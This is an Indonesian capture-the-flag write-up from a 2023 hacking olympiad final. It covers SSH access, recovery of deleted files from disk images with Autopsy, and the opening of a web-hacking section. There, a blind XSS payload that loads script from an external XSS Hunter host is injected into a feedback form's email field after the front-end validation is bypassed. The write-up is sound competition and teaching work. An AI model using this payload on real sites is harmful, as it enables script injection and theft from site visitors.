


Nama: Zaky Nour Rizqy  
Email: [kelastambah@gmail.com](mailto:kelastambah@gmail.com)

## WRITE-UP FINAL OLIMPIADE HACKING 2023

### Daftar Isi

<b>Tahapan Awal Pengerjaan</b>	<b>2</b>
<b>Digital Forensic File img</b>	<b>5</b>
<b>9.img</b>	<b>5</b>
vol1-C:..ystem.txt (vol1-C:..ystem.jpeg)	6
vol1-C:..2022-04-18_0306430_clean.jpg	7
vol1-C:..Gmail.....Mozilla.Firefox.2021-09-10.15-28-16.mp4	7
<b>9-1.img</b>	<b>8</b>
vol2-C:..Forensic-Repair.me.repairme.png	8
<b>9-2.img</b>	<b>9</b>
vol8-C:..Forensic-Repair.merepairme.png	10
<b>Kesimpulan</b>	<b>10</b>
<b>Flag - Web Hacking</b>	<b>11</b>
<b><a href="http://104.248.155.148/index.php">http://104.248.155.148/index.php</a></b>	<b>11</b>
flag{bl1nd_r3mote_XSS_Inj3ction_}	14
<b><a href="http://180.214.246.108:9081/machintosh/svgtoimg.php">http://180.214.246.108:9081/machintosh/svgtoimg.php</a></b>	<b>15</b>
Kesimpulan	20
<b><a href="http://180.214.246.108:9081/web.log/">http://180.214.246.108:9081/web.log/</a></b>	<b>21</b>
flag{congratz_y0u_0wn3d_th1s_challeng3}	24
<b>Tinggalkan Jejak - Web Server 192.168.99.43</b>	<b>25</b>
KELASTAMBAH_pernah_disini	27
<b>Link Video Proof of Concept</b>	<b>28</b>
	28

## Tahapan Awal Pengerjaan

Petunjuk mengerjakan :

1. login ke komputer dengan IP [180.214.246.148:2213](#) memakai username dan password yang sama digunakan untuk platform CTFd

misal username [agung@gmail.com](#) password 123456, maka loginnya sbb : agung/123456

2. kerjakan tugas yang ada di homedir kalian masing-masing !

=====

A. Jawaban menggunakan konsep writeup, pastikan write up anda selesai dengan baik dan seksama, lalu silahkan di konsep untuk membuat videonya, di jelaskan kenapa bisa mencapai jawaban tersebut, durasi video untuk seluruh soal hanya 15 menit.

B. video silahkan di upload di youtube masing-masing dengan konsep tidak publik, video menggunakan bahasa indonesia

--> Contoh : jika soal ada 5, maka BUKAN 1 soal 15 menit video, akan tetapi 5 soal jadi 15 menit

C. Link silahkan ditaruh di bagian akhir write up untuk kita bisa klik linknya

D. Jawaban writeup, dilahkan di kirimkan ke email yang sekarang ini kirim ([ITTS.PROFILE@GMAIL.COM](mailto:ITTS.PROFILE@GMAIL.COM))

E. Jawaban kami tunggu sampai dengan hari minggu 23 Mei 2023 pukul 21.00 WIB

F. Pada tanggal 24,25,26 Panitia akan melakukan penilaian dan akan di ambil 20 peserta terbaik yang akan di jadwalkan untuk wawancara pada tanggal 29-30 Mei 2023

Dari petunjuk pengerjaan soal sudah jelas jika pertandingan final tidak lagi menggunakan web tetapi dengan ssh ke server.

Langsung saja ssh ke server nya.

Disini pada directory `~/soal/` terdapat 4 file. 1 file txt dan 3 file img.

```
[k@parrot]~$ ssh kelastambah@180.214.246.148 -p 2213
kelastambah@180.214.246.148's password:
kelastambah@app3:~$ ls
soal
kelastambah@app3:~$ cd soal/
kelastambah@app3:~/soal$ ls
9-1.img 9-2.img 9.img 'soal final.txt'
kelastambah@app3:~/soal$ ls -la
total 84676
drwxr-sr-x 2 root      1018    4096 Apr 19 06:47 .
drwxrwsr-x 3 kelastambah 1018    4096 Apr 19 06:47 ..
-rw-r--r-- 1 root      1018  9265553 Apr 19 06:47 9-1.img
-rw-r--r-- 1 root      1018  9265553 Apr 19 06:47 9-2.img
-rw-r--r-- 1 root     1018 68157440 Apr 19 06:47 9.img
-rw-r--r-- 1 root      1018   2518 Apr 19 06:47 'soal final.txt'
```

Saya membuka file 'soal final.txt' dan berikut adalah isi dari filenya:

```
Parrot Terminal
File Edit View Search Terminal Help

- login ke komputer dengan IP 180.214.246.148:2213 memakai username dan password yang sama digunakan untuk platform CTFd
misal username agung@gmail.com password 123456, maka loginnya sbb : agung/123456

- kerjakan tugas yang ada di homedir kalian masing-masing !

- Cari flag yang ada di http://104.248.155.148/index.php http://180.214.246.108:9081/machintosh/svgtoimg.php http://180.214.246.108:9081/web.log/

- File 9.img 9-1.img 9-2.img adalah barang bukti sebuah kejahatan digital. dengan teknik digital forensic, buktikan jika ada file/petunjuk yang hilang
dari barang bukti tersebut

- Temukan celah keamanan pada web server 192.168.99.43. Tinggalkan jejak kalian masing-masing jika sudah berhasil menemukannya...

kelastambah@app3:~/soal
```

Disini saya mencoba men-copy (download) filenya ke directory komputer saya menggunakan scp, dan ternyata tidak bisa.

Saya coba menggunakan cat dan me-redirect outputnya ke file di komputer saya dan ternyata berhasil.

Kemudian dari petunjuk soal "File 9.img 9-1.img 9-2.img adalah barang bukti sebuah kejahatan digital.", daripada merusak file img nya, saya mendownload file nya satu-persatu dengan perintah cat sebagai berikut.

```
Parrot Terminal
File Edit View Search Terminal Tabs Help

[k@parrot]~$ ssh kelastambah@180.214.246.148 -p 2213 'cat ~/soal/9.img' > ~/Downloads/Final-CTF/9.img
kelastambah@180.214.246.148's password:
[k@parrot]~$ ssh kelastambah@180.214.246.148 -p 2213 'cat ~/soal/9-1.img' > ~/Downloads/Final-CTF/9-1.img
kelastambah@180.214.246.148's password:
[k@parrot]~$ ssh kelastambah@180.214.246.148 -p 2213 'cat ~/soal/9-2.img' > ~/Downloads/Final-CTF/9-2.img
kelastambah@180.214.246.148's password:
[k@parrot]~$ ssh kelastambah@180.214.246.148 -p 2213 'cat ~/soal/*.txt' > ~/Downloads/Final-CTF/soal.txt
kelastambah@180.214.246.148's password:
[k@parrot]~$
```

Final-CTF

File Edit View Go Bookmarks Help

Back Forward 100% Icon View

Places x Downloads Final-CTF

Computer

- k
- Desktop
- File System
- Documents
- Downloads
- Music

9.img 9-1.img 9-2.img soal.txt

4 items, Free space: 101,6 GB

Kemudian saya cek jenis/tipe filenya.

```
[k@parrot]~[~/Downloads/Final-CTF]
$ file *
9-1.img: DOS/MBR boot sector, code offset 0x52+2, OEM-ID "NTFS  ", sectors/cluster 8, Media descriptor 0xf8, sectors/track 63, heads
4, hidden sectors 1, dos < 4.0 BootSector (0x80), FAT (1Y bit by descriptor); NTFS, sectors/track 63, sectors 18095, $MFT start cluste
r 754, $MFTMirror start cluster 2, bytes/RecordSegment 2^(-1*246), clusters/index block 1, serial number 07264404064400975; contains bo
otstrap BOOTMGR
9-2.img: DOS/MBR boot sector, code offset 0x52+2, OEM-ID "NTFS  ", sectors/cluster 8, Media descriptor 0xf8, sectors/track 63, heads
4, hidden sectors 1, dos < 4.0 BootSector (0x80), FAT (1Y bit by descriptor); NTFS, sectors/track 63, sectors 18095, $MFT start cluste
r 754, $MFTMirror start cluster 2, bytes/RecordSegment 2^(-1*246), clusters/index block 1, serial number 07264404064400975; contains bo
otstrap BOOTMGR
9.img: DOS/MBR boot sector, code offset 0x3c+2, OEM-ID "MSDOS5.0", sectors/cluster 4, reserved sectors 4, root entries 512, Media de
scriptor 0xf8, sectors/FAT 130, sectors/track 63, heads 32, hidden sectors 1, sectors 133120 (volumes > 32 MB), serial number 0xf6af144
6, unlabeled, FAT (16 bit)
soal.txt: ASCII text, with CRLF line terminators
[k@parrot]~[~/Downloads/Final-CTF]
$
```

## Digital Forensic File img

Pertama-tama saya cek terlebih dahulu md5 file img nya.

```
[k@parrot]-[~/Downloads/Final-CTF]
$md5sum *
c517d63f5cddcd446e8e631304c8fd62 9-1.img
e3d10661021050eef4d9c57c28d75dc7 9-2.img
b3668c16e4dcf5b0703b188a118e6de3 9.img
b6b487349c1ce42c7deb94a654881dc8 soal.txt
```

Saya menggunakan autopsy untuk digital forensic dan saya akan cek md5 nya di autopsy berubah atau tidak. Jika md5 nya tidak sama sudah dipastikan bahwa file tersebut telah ada perubahan (tidak original).

### 9.img

```
Calculating MD5 (this could take a while)
Current MD5: B3668C16E4DCF5B0703B188A118E6DE3
Testing partitions
Copying image(s) into evidence locker (this could take a little while)
Image file added with ID img1

Volume image (0 to 0 - fat16 - C:) added with ID vol1
```

```
Original MD5: B3668C16E4DCF5B0703B188A118E6DE3
Current MD5: B3668C16E4DCF5B0703B188A118E6DE3

Pass
```

Setelah saya masukkan file 9.img ke autopsy, terlihat nilai hash md5 nya tidak berubah. Sudah dipastikan bahwa file tersebut tidak ada perubahan.

Setelah memastikan bahwa file nya original, maka saya bisa melanjutkan ketahap selanjutnya / melakukan digital forensic.

Karena dari soal sudah jelas “buktikan jika ada file/petunjuk yang hilang”, maka saya akan mencari file yang dihapus.

FILE ANALYSIS   KEYWORD SEARCH   FILE TYPE   IMAGE DETAILS   META DATA   DATA UNIT   HELP   CLOSE								
All Deleted Files								
Type dir / in	NAME	WRITTEN	ACCESSED	CREATED	SIZE	UID	GID	META
r / r	C:/_ystem.txt	2023-04-17 15:15:16 (WIB)	2023-04-17 00:00:00 (WIB)	2023-04-17 15:15:14 (WIB)	6776	0	0	<a href="#">6</a>
r / r	C:/2022-04-18_0306430_clean.jpg	2022-04-18 03:06:44 (WIB)	2023-04-17 00:00:00 (WIB)	2023-04-17 15:16:17 (WIB)	411520	0	0	<a href="#">18</a>
r / r	C:/Gmail - Mozilla Firefox 2021-09-10 15-28-16.mp4	2021-09-10 15:28:28 (WIB)	2023-04-17 00:00:00 (WIB)	2023-04-17 15:16:59 (WIB)	13649089	0	0	<a href="#">23</a>


Ternyata ada 3 file yang telah dihapus, kemudian saya meng-export file tersebut dan mengecek jenis filenya.

```
[k@parrot]~/Downloads/Final-CTF/autopsy/9.img
$ file *
vol1-C..2022-04-18_0306430_clean.jpg:      JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 1920x979, components 3
vol1-C..Gmail....Mozilla.Firefox.2021-09-10.15-28-16.mp4: ISO Media, MP4 v2 [ISO 14496-14]
vol1-C.._ystem.txt:                        JPEG image data, JFIF standard 1.01, resolution (DPI), density 120x120, segment length 16, baseline, precision 8, 653x379, components 3
[k@parrot]~/Downloads/Final-CTF/autopsy/9.img
$
```


Setelah dicek filenya, ada satu file yang seharusnya file jpeg tetapi file tersebut ber-ekstensi txt. Kemudian saya ubah ekstensinya dari txt ke jpg (vol1-C..\_ystem.txt => vol1-C..\_ystem.jpeg)

File yang telah dihapus pada 9.img:


vol1-C..\_ystem.txt (vol1-C..\_ystem.jpeg)



## vol1-C..2022-04-18\_0306430\_clean.jpg



## vol1-C..Gmail.....Mozilla.Firefox.2021-09-10.15-28-16.mp4



## 9-1.img

Calculating MD5 (this could take a while)  
Current MD5: CD30637D2C7520D9D088B40C4CE569E7  
Testing partitions  
Copying image(s) into evidence locker (this could take a little while)  
Image file added with ID img2  
  
Volume image (0 to 0 - ntfs - C:) added with ID vol2

Original MD5: CD30637D2C7520D9D088B40C4CE569E7  
Current MD5: C517D63F5CDDCD446E8E631304C8FD62

**Fail: Restore from backup**

Saya tidak tahu kenapa nilai md5 nya berubah ketika saya masukkan ke autopsy. Saya disini mencoba tetap melakukan digital forensic pada file 9-1.img walaupun nilai md5 nya sudah berubah.

FILE ANALYSIS   KEYWORD SEARCH   FILE TYPE   IMAGE DETAILS   META DATA   DATA UNIT   HELP   CLOSE										
All Deleted Files										
Type dir / in	NAME	WRITTEN	ACCESSED	CHANGED	CREATED	SIZE	UID	GID	META	
- / d	C:/Forensic-Repair me	2023-04-19 12:08:21 (WIB)	2023-04-19 12:08:21 (WIB)	2023-04-19 12:08:21 (WIB)	2023-04-19 12:08:21 (WIB)	48	0	0	37-144-1	
- / r	C:/Forensic-Repair me/repairme.png	2023-02-13 13:42:16 (WIB)	2023-04-19 12:08:21 (WIB)	2023-04-07 10:15:53 (WIB)	2023-04-19 12:08:21 (WIB)	4710	0	0	38-128-1	

Ternyata ada 1 folder dan 1 file yang telah dihapus. File tersebut berada di dalam folder tersebut. Kemudian saya meng-export file tersebut.

```
[k@parrot]--[~/Downloads/Final-CTF/autopsy/9-1.img]
└─$ file vol2-C..Forensic-Repair.me.repairme.png
vol2-C..Forensic-Repair.me.repairme.png: data
[k@parrot]--[~/Downloads/Final-CTF/autopsy/9-1.img]
└─$ hexdump vol2-C..Forensic-Repair.me.repairme.png
00000000 0000 0000 0000 0000 0000 0000 0000 0000
*
0001260 0000 0000 0000
0001266
[k@parrot]--[~/Downloads/Final-CTF/autopsy/9-1.img]
└─$
```

**File yang telah dihapus pada 9.img:**  
**vol2-C..Forensic-Repair.me.repairme.png**

Saya mencoba membuka file png nya tetapi tidak bisa. Lalu saya cek jenis file nya yang hanya terbaca sebagai data. Dan kemudian saya cek nilai hex nya dan ternyata nilainya 0000 (null).

Saya menyimpulkan bahwa file tersebut sudah tidak bisa dipulihkan tetapi ada jejak digital bahwa file tersebut pernah ada.



## 9-2.img

Calculating MD5 (this could take a while)  
Current MD5: 0308E2868A6414F8ED6438EBD078AE57  
Testing partitions  
Copying image(s) into evidence locker (this could take a little while)  
Image file added with ID img3  
  
Volume image (0 to 0 - ntfs - C:) added with ID vol8

Original MD5: 0308E2868A6414F8ED6438EBD078AE57  
Current MD5: E3D10661021050EEF4D9C57C28D75DC7

**Fail: Restore from backup**

Saya tidak tahu kenapa di file ini juga nilai md5 nya berubah ketika saya masukkan ke autopsy. Saya disini mencoba tetap melakukan digital forensic walaupun nilai md5 nya sudah berubah.

Type dir / in	NAME	WRITTEN	ACCESSED	CHANGED	CREATED	SIZE	UID	GID	META
- / d	C:/Forensic-Repair me	2023-04-19 12:08:21 (WIB)	2023-04-19 12:08:21 (WIB)	2023-04-19 12:08:21 (WIB)	2023-04-19 12:08:21 (WIB)	48	0	0	37-144-1
- / r	C:/Forensic-Repair me/repairme.png	2023-02-13 13:42:16 (WIB)	2023-04-19 12:08:21 (WIB)	2023-04-07 10:15:53 (WIB)	2023-04-19 12:08:21 (WIB)	4710	0	0	38-128-1

Setelah saya cek ternyata daftar nama file dan direktorinya sama dengan file 9-1.img. Walaupun sama, nilai asli md5 dari kedua file tersebut berbeda. Maka, file nya tidak bisa dikatakan sama.

Lanjut ke forensic file 9-2.img, ada 1 folder dan 1 file yang telah dihapus. File tersebut berada di dalam folder tersebut. Kemudian saya meng-export file tersebut.

```
[k@parrot]-[~/Downloads/Final-CTF/autopsy/9-2.img]
└─ $file vol8-C..Forensic-Repair.merepairme.png
vol8-C..Forensic-Repair.merepairme.png: data
[k@parrot]-[~/Downloads/Final-CTF/autopsy/9-2.img]
└─ $hexdump vol8-C..Forensic-Repair.merepairme.png
00000000 0000 0000 0000 0000 0000 0000 0000 0000
*
0001260 0000 0000 0000
0001266
[k@parrot]-[~/Downloads/Final-CTF/autopsy/9-2.img]
└─ $
```

**File yang telah dihapus pada 9.img:  
vol8-C..Forensic-Repair.merepairme.png**

Saya mencoba membuka file png nya tetapi tidak bisa. Lalu saya cek jenis file nya yang hanya terbaca sebagai data. Dan kemudian saya cek nilai hex nya dan ternyata nilainya 0000 (null).

Saya menyimpulkan bahwa file tersebut sudah tidak bisa dipulihkan tetapi ada jejak digital bahwa file tersebut pernah ada.

## **Kesimpulan**

Kesimpulan dari soal digital forensic ini adalah untuk menganalisis data yang hilang dari file-file barang bukti tersebut. Terdapat file yang dapat dipulihkan, tetapi ada juga file yang tidak dapat dipulihkan tetapi ada jejak digital bahwa file tersebut pernah ada dan telah hilang.


## Flag - Web Hacking

<http://104.248.155.148/index.php>

**Submit Feedback**

Email:

Feedback:

☐ I'm not a robot 

**Your Feedback**


Email	Feedback	Status
No feedback found.		


Diberikan sebuah website feedback dimana ada form untuk email dan juga feedback nya. Setelah saya melakukan percobaan-percobaan untuk mengirim feedback nya, saya menemukan kerentanan xss pada bagian form email. Dimana pada sisi backend, tidak ada validasi untuk karakter khusus, tetapi di sisi frontend terdapat mekanisme validasi yang berfungsi untuk memeriksa karakter yang dimasukkan oleh pengguna. Sehingga dapat dilakukan bypass dengan menyisipkan script pada bagian form email tersebut.

**Submit Feedback**

Email:

Feedback:


☒ I'm not a robot 

 A part followed by '@' should not contain the symbol ''.

Disini saya sekaligus menyisipkan script pada form emailnya. Script payload saya peroleh dari <https://xsshunter.trufflesecurity.com/>. Dimana ini merupakan Basic <script> Tag Payload. Scriptnya adalah sebagai berikut:


```
"<script/src=https://js.rip/75j4vzImi6></script>"@email.email
```

Karena tidak bisa melakukan submit dikarenakan ada validasi di bagian frontend, maka ganti saja input type nya pada bagian email menjadi text.




```
<!DOCTYPE html>
<html>
  <head>
  </head>
  <body>
    <h1>Submit Feedback</h1>
    <form method="post" action="/index.php">
      <label>Email:</label>
      <input type="text" name="email" required>
      <label>Feedback:</label>
      <textarea name="feedback" required></textarea>
      <br>
      <br>
      <div class="g-recaptcha" data-sitekey="6Lf5_ZclAAAAAEest1ZXE0nnW0sVnXrYzzsgkwex">
      </div>
```

